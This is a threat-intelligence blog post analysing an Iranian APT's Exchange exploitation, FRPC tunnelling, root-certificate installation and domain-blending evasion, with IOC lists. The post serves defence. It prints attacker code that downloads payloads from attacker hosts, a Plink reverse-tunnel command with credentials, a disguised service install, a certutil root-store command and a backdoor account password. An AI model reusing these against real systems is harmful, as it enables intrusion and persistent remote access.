Iranian Threat Actor & Mass Exploitation Tools | Deep Instinct

By Simon KeninThreat Intelligence Researcher

Published: 2022-06-01 · Archived: 2026-04-05 17:32:29 UTC

Deep Instinct researchers have recently identified unusual – and dangerous – activity within the environment of one of our customers, an infrastructure and construction company in the Southern U.S. After close analysis, we found that an Iranian APT was attempting to compromise an Exchange server and that seven attempts were made in total, each of which was immediately prevented by Deep Instinct.

Due to the discovery, Deep Instinct was able to find additional new malware variants and TTPs related to the threat actor. Notably, installation of a root certificate and an attempt to blend malicious traffic with legitimate traffic.

A full analysis of the event follows.

Discovery



Figure 1: Deep Instinct console showing the prevented event

While investigating the logs from the machine that triggered the alert for the malicious file, it was observed that the file was created by the Exchange Server:


```
{"command":"c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v
  "v4.0" -c "C:\Program Files\Microsoft\Exchange
  Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\
  .\pipe\iisipm87fbf4d0-831b-4a20-b34b-8ec1bcd8b262 -h "C
  :\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w ""
  -m 0","executingDomain":"NT AUTHORITY","executingUser":"SYSTEM","name":"w3wp
  .exe","parentId":2776,"processId":10136,"startTimestamp":1638603070610
  ,"stopTimestamp":0}
```


Figure 2: Log entry showing w3wp.exe process responsible for creating a file

After inspecting additional events from the same machine, a total of seven exploitation attempts were discovered, followed by an attempt to drop a malicious file:

Date	Path	Hash
2021-10-30T13:21:50	C:\Windows\Temp\user.exe	7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb0
2021-12-05T14:44:13	C:\Windows\Temp\task_update.exe	12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dee03c094075ff6d
2021-12-05T14:44:34	C:\Windows\Temp\user.exe	7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb0
2021-12-18T12:06:07	C:\Windows\Temp\task_update.exe	12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dee03c094075ff6d
2022-01-01T11:51:48	C:\Windows\Temp\user.exe	b8a472f219658a28556bab4d6d109fdf3433b5233a765084c70214c973becb
2022-02-12T08:47:36	C:\Windows\Temp\user.exe	b8a472f219658a28556bab4d6d109fdf3433b5233a765084c70214c973becb
2022-02-12T08:47:47	C:\Windows\Temp\task_update.exe	5a383edfc3c71d55773df40c71473bd949eddc6828ed7e78977b87e1854ea9

Except for b8a472f219658a28556bab4d6d109fdf3433b5233a765084c70214c973becbbd all of the hashes have been publicly reported and attributed to an Iranian threat actor Microsoft refers to as PHOSPHORUS. While most of the hashes which surfaced in our telemetry are identical to the ones published in an article from “The DFIR Report,” we have found additional hashes that overlap with other aliases of the same threat actor, so to avoid any further confusion we will refer to the threat actor simply as PHOSPHORUS.

user.exe

The previously unknown sample that was found in our telemetry b8a472f219658a28556bab4d6d109fdf3433b5233a765084c70214c973becbbd is another variant of the malware that has been described by “The DFIR Report.”

Its sole purpose is to create a new user account on the compromised system with the credentials DefaultAccount P@ssw0rd1234.

It is then added to the local administrator’s group, allowed RDP access to this account, and the password is set to never expire.

This action allows the attacker to connect to the compromised system at a later time.

While searching in VirusTotal for files with similar behavior, we were able to identify another previously unknown variant of this file with the hash 104a5ef1b1f52fe3633ce88190a1a2b2df79437cabe31b21c540cecf43c94951:



Figure 3: Output from execution of “user.exe”

task_update.exe

We observed two variants of this file in our telemetry, which is responsible for downloading FRPC from an attacker-controlled server, followed by a creation of a scheduled task to run the downloaded FRPC.

FRPC stands for Fast Reverse Proxy Client; the downloaded FRPC is configured to connect to yet another attacker-controlled server, creating a tunnel between the attacker and the compromised system.

The attacker executes “user.exe” before “task_update.exe,” the created tunnel. This allows the attacker to log in to the compromised system via RDP, even if the RDP is not exposed directly to the internet.

Based on the above behavior, we were able to find a new variant of task_update.exe with the hash 3e36b7a7fc8f742489ddcbe90195774b1ebf62eecc99c77152bf3a85bcb48d74.

This new variant of “task_update” adds a new root certificate to the system by issuing the command “certutil -addstore -f root %wintmp%\cert.cer.”

The behavior of installing a root certificate using “certutil” is not present in previous iterations of “task_update” and it can be fairly easy to identify for defenders.

The hash of this root certificate file is b06c9d01cd4b89baa595f48736e6e31f2559381f1487f16304dde98ebd5e9d90 and it is impersonating Microsoft:



Figure 4: Details of the certificate added by the threat actor

This variant has been observed downloading FRPC from a previously undocumented attacker-controlled server 172.245.26[.]118.

FRPC Evolution

The hash of the new FRPC variant that was observed downloaded by the new task_update.exe is a03e832aa245e3f549542f61e0e351c2cb4886feb77c02bf09bc8781944741f5.

This file has an invalid certificate chain:



Figure 5: Certificate chain before installation of the root certificate

As mentioned earlier, the new variant of “task_update.exe” added a new root certificate. On a system with this installed certificate, the certificate chain of the FRPC is slightly different but not valid:



Figure 6: Certificate chain after the installation of the root certificate

We can see the root certificate has been changed, yet the intermediate certificate is still invalid.

While observing the traffic created by this variant, Deep Instinct researchers identified a previously undocumented evasion technique used by the threat actor.

Hiding Malicious Domains in Plain Sight

The binary generates many connections to domains and subdomains of legitimate companies along with connection to visually similar subdomains that are attacker controlled.

This specific variant connects to the following domains:

Legitimate domain	Attacker-controlled domain
kcp53.bing.com	kcp53.msupdate.us
kcp53.symantec.com	kcp53.tcp443.org
sophos.com	tcp443.msupdate.us
tcp443.bing.com	tcp443.tcp443.org
tcp443.kaspersky.com	
tcp443.symantec.com	
tcp443.virustotal.com	

This surge of network activity is used to confuse analysts by blending the malicious domains with similar-looking legitimate domains, which may lead the analyst to classify all the above as legitimate traffic.

While analyzing a plethora of previously undocumented FRPC variants used by the threat actor we have concluded that this change was made in early 2022. Prior to this change, FRPC variants only had one attacker-controlled domain configured.

Some of the new FRPC variants contained additional malicious and legitimate subdomains which are listed in the appendix.

In addition to the windows FRPC variants, ELF variants were identified that were also used with log4j exploitation.

Additional Payload – Conser.exe

6a62aa730bac97951c313880e4c6229c17fc4c393d97230f63c8be4bb7f84164

This is the hash for a .NET executable file that downloads and executes two additional files:

```
20          PowerShell powerShell = PowerShell.Create();
21          powerShell.Commands.AddScript("(New-Object System.Net.WebClient).DownloadFile('http://
              google.onedriver-srv.ml/gadfTs55sghsSSS/pl', 'c:\\users\\public\\pla')");
22          powerShell.Invoke();
23          Thread.Sleep(2000);
24          if (File.Exists("c:\\users\\public\\pla"))
25          {
26              try
27              {
28                  File.Copy("c:\\users\\public\\pla", text + "\\RegisteryLogs.exe");
29                  goto IL_6E;
30              }
31              catch
32              {
33                  goto IL_6E;
34              }
35              goto IL_63;
36              IL_6E:
37              Thread.Sleep(2000);
38              File.Delete("c:\\users\\public\\pla");
39              Thread.Sleep(2000);
40              powerShell = PowerShell.Create();
41              powerShell.AddScript("(New-Object System.Net.WebClient).DownloadFile('http://google.onedriver-
                  srv.ml/gadfTs55sghsSSS/ad', 'c:\\users\\public\\ad')");
42              powerShell.Invoke();
```

Figure 7: Code snippet responsible for downloading the two payloads from the attacker's server

The downloaded files were hosted on attacker-controlled sub-domain google.onedriver-srv[.]ml.

The domain onedriver-srv[.]ml is related to COBALT MIRAGE, this cluster of activity overlaps with PHOSPHORUS.

During our analysis, we were not able to retrieve the "ad" file, however we were able to retrieve the "pl" file; it is a Plink executable with the hash c51fe5073bd493c7e8d83365aace3f9911437a0f2ae80042ba01ea46b55d262, which was previously mentioned in a CISA alert AA21-321A describing Iranian APT activity. The file is used to create a SSH tunnel to the attacker's machine while exposing RDP port, and was also hosted on another attacker-controlled server, activate-time-microsoft[.]cf.

The first unknown executable ("ad" file), referred to in the code as "AudioManagement," is installed as service named "Windows Backup Management."

```
62                  File.AppendAllText(text + "\\WindowsUpdateChecker.bat", "@ECHO off\n:loop\nc:\\programdata\
                      \SoftwareDistribution\\RegisteryLogs.exe -ssh dontstarve@google.onedriver-srv.ml -N -R " +
                      args[0] + ":localhost:3389 -pw EstjAnfp45$trrSc4S\ngoto loop");
63                  }
64                  catch
65                  {
66                      Console.WriteLine("Failed to access to programdata");
67                      return;
68                  }
69                  Thread.Sleep(2000);
70                  powerShell = PowerShell.Create();
71                  powerShell.AddScript("New-Service -Name 'Windows Backup Management' -description 'Provides Windows
                      Backup and Restore capabilities.' -BinaryPathName '" + text + "\\SessionRegisteryflags.exe'");
72                  powerShell.AddScript("Start-Service -Name 'Windows Backup Management'");
73                  try
74                  {
75                      powerShell.Invoke();
76                  }
77                  catch
78                  {
79                      Console.WriteLine("Failed to create service");
80                  }
81                  return;
82              }
83              IL_D5:
84              Console.WriteLine("Failed to download AudioManagement");
```

Figure 8: Code snippet responsible for creating SSH tunnel and adding the “AudioManagement” payload as a system service

Connecting the dots

While Microsoft tracked ransomware activity by PHOSPHORUS as early as May 2021, further research reveals PHOSPHORUS activity can be tracked at least as early as June 2020.

The FRPC sample with the hash 8aa3530540ba023fb29550643beb00c9c29f81780056e02c5a0d02a1797b9cd9 from 2021 only connects to the subdomain tcp443.newdesk[.]top which resolved in the past to the IP 148.251.71[.]182.

The IP 148.251.71[.]182 was also used to resolve to the domain tcp443.symantecserver[.]co.

This domain is mentioned in another article by “The DFIR Report” regarding Exchange exploitation, both the IP and the domain are related to Plink, however, the hash of the file was not published.

The same article mentioned the usage of FRPC with a standalone config file, the hash of the file is e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a6442a51d72ca9e6f7cd2.

This same hash also appeared in another article regarding Exchange exploitation.

The hash is related to incident #3 in the article, in this same incident, another hash was observed 27cb14b58f35a4e3e13903d3237c28bb386d5a56fea88cda16ce01cbf0e5ad8e.

This file is another version of PowerLess which was also linked to PHOSPHORUS.

Debug Artifacts

Path	E:\Deliverd\Jessica\Released\1\PowerLessCLR\x64\Release\PowerLessCLR.pdb
GUID	f457b2f9-56be-4844-abc4-ca4bac103031

Figure 9: PDB Path of 27cb14b58f35a4e3e13903d3237c28bb386d5a56fea88cda16ce01cbf0e5ad8e

The final nail in the coffin is a .zip file uploaded in June 2020 from Iran with the hash c36556977959f682e564b63ee8f0f33f70ab365bc85c043034242d2f6dbac219.

This zip contains a uniquely modified FRPC with the hash adb2b4ee5c7002bc64ecb1a87f0e7d728eddfda1dd550021c458f1aedcbc31f9.

This FRPC also requires a configuration file with the hash 29486c9dc095874e8e04ac4b8c33a14ae7ad0a9e395f36b3fb71bce4e1f76758, which is also included in the .zip file.

```
[common]
server_addr = newdesk.top
server_port = 80
protocol = kcp
tls_enable = true
dns_server = 8.8.8.8
log_level = error
login_fail_exit = false
[FaraKav_94.182.164.92]
type = tcp
remote_port = 40700
plugin = http_proxy
use_encryption = true
use_compression = true
```

Figure 10: FRPC configuration used by the attacker

Furthermore, the configuration file contains the attacker-controlled domain newdesk[.]top as well as the IP 94.182.164[.]92 which is located in Iran.

The domain newdesk[.]top used to resolve in 2020 to the IP 89.32.248[.]47 is also located in Iran.

This same Iranian IP was also resolved to yet another PHOSPHORUS subdomain update.symantecserver[.]co in 2021.

In 2022, the subdomain update.symantecserver[.]co started resolving to another IP address located in Iran - 79.175.165[.]150.



Figure 11: Maltego Graph Illustrating Connections

Conclusion

In this article we described threat actor activity related to PHOSPHORUS, an Iranian APT actor active from at least 2020.

The threat actor is known to exploit Fortinet CVE-2018-13379, Exchange ProxyShell, and the log4j vulnerabilities.

Our analysis indicated that PHOSPHORUS continues in its automated scanning and exploitation process in order to widely gain access to multiple vulnerable organizations.

Furthermore, we found that the actor is continuously changing its payload and infrastructure and discovered a new evasion technique used by PHOSPHORUS to conceal their malicious traffic and mislead security teams.

Thanks to Deep Instinct's prevention capabilities the threat actor was unsuccessful in executing the payloads in a customer environment despite successful exploitation of the Exchange server.

If you'd like to see the platform in action for yourself, we'd be honored to show you what true prevention looks like.

IOC

SHA26	**Description**
b8a472f219658a28556bab4d6d109fdf3433b5233a765084c70214c973becbbd	User.exe
104a5ef1b1f52fe3633ce88190a1a2b2df79437cabe31b21c540cecf43c94951	User.exe
7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb00b	User.exe
3e36b7a7fc8f742489ddcbe90195774b1ebf62eecc99c77152bf3a85bcb48d74	Task_update.exe
12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dee03c094075ff6d1a	Task_update.exe
5a383edfc3c71d55773df40c71473bd949eddc6828ed7e78977b87e1854ea90a	Task_update.exe
17e95ecc7fedcf03c4a5e97317cfac166b337288562db0095ccd24243a93592f	Task_update.exe
400743690cf1addd5c64c514b8befa981fb60881fa56737a09da747f674fb36b	Signed FRPC from 172.245.26[.]118/update.log connecting to multiple domains
a03e832aa245e3f549542f61e0e351c2cb4886feb77c02bf09bc8781944741f5	Signed FRPC from 172.245.26[.]118/update.log connecting to multiple domains
4066c680ff5c4c4c537c03cf962679a3f71700d4138acd6967f40f72045b1b23	FRPC from 172.245.26[.]118/update.log connecting to multiple domains

SHA26	Description
3c5d586620d1aec4ee37833b2fa340fc04ed9fdf6c80550a801704944a4ebe57	FRPC connecting to multiple domains
d5b85892479f79ed622e8e0f67b3f0e30f0dd3d92bc0bc401695d3a0b3cd92ad	FRPC connecting to multiple domains
21b1c01322925823c1e2d8f4f2a1d12dafa2ef4b9e37d6e56d0724366d96d714	FRPC from 148.251.71[.]182/update_win connecting to multiple domains
2bc46b0362fa7f8f658ce472958a70385b772ab9361625edc0a730211629a3c4	FRPC from 148.251.71[.]182/update_win connecting to a single domain
724d54971c0bba8ff32aeb6044d3b3fd571b13a4c19cada015ea4bcab30cae26	FRPC from 148.251.71[.]182/update_win connecting to a single domain
1604e69d17c0f26182a3e3ff65694a49450aafd56a7e8b21697a932409dfd81e	FRPC from 148.251.71[.]182/update.tmp connecting to a single domain
6fde690b06de85a399df02b89b87f0b808fde83c753cda4d11affded4dca46d7	FRPC from 148.251.71[.]182/symantec.tmp connecting to a single domain
bdf347ce89860bdde9e0b4eba3673fbcb0c5a521e4887b620106dc73650358da	FRPC connecting to a single domain
8aa3530540ba023fb29550643beb00c9c29f81780056e02c5a0d02a1797b9cd9	FRPC from 198.144.189[.]74/logo.png connecting to a single domain
d9a75fe86b231190234df9aba52efcffd40fead59bb4b06276a850f4760913bf	FRPC from 198.144.189[.]74/logo.png connecting to a single domain
061a78f6f211e5c903bca514de9a6d9eb69560e5e750030ce74afec75c1fc95b	FRPC from 198.144.189[.]74/logo.png connecting to a single domain
137a0cc0b96c892a67c634aef128b7a97e5ce443d572d3631e8fa43d772144c4	FRPC connecting to a single domain

SHA26	Description
b04b97e7431925097b3ca4841b8941397b0b88796da512986327ff66426544ca	FRPC connecting to a single domain
736b61b9c6bc2da2a8bb8d8f134c682f071ea90d50c42fc0b86ebf1c592c9332	ELF FRPC
f97c3ef344f5fd695b68e8f2f326f90fe02d00e4bb6bbc72d0bbe51588c35874	ELF FRPC
e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a6442a51d72ca9e6f7cd2	FRPC requiring config file
c36556977959f682e564b63ee8f0f33f70ab365bc85c043034242d2f6dbac219	Zip file containing FRPC binary and config files
adb2b4ee5c7002bc64ecb1a87f0e7d728eddfda1dd550021c458f1aedcbc31f9	FRPC from zip file, requiring config file
29486c9dc095874e8e04ac4b8c33a14ae7ad0a9e395f36b3fb71bce4e1f76758	FRPC config file from Zip
27cb14b58f35a4e3e13903d3237c28bb386d5a56fea88cda16ce01cbf0e5ad8e	PowerLess
a4c908859d78973a94581ea010b10b9a83d25cbafe0c0704dc67ff43c05f0040	PowerLess
6a62aa730bac97951c313880e4c6229c17fc4c393d97230f63c8be4bb7f84164	Conser.exe
c51fe5073bd493c7e8d83365aace3f9911437a0f2ae80042ba01ea46b55d2624	Plink.exe downloaded by Conser.exe
b06c9d01cd4b89baa595f48736e6e31f2559381f1487f16304dde98ebd5e9d90	Root certificate added by threat actor

Domains/IPs:

microsoft-updateserver[.]cf
activate-time-microsoft[.]cf
onedriver-srv[.]ml
msupdate[.]us
tcp443[.]org
aptmirror[.]eu
newdesk[.]top
symantecserver[.]co
172.245.26[.]118

198.144.189[.]74
148.251.71[.]182
94.182.164[.]92
107.173.231[.]114

IOA

kcp53.bing.com
kcp53.ubuntu.com
kcp53.kaspersky.com
kcp53.symantec.com
kcp53.eset.com
tcp443.bing.com
tcp443.ubuntu.com
tcp443.kaspersky.com
tcp443.symantec.com
tcp443.virustotal.com
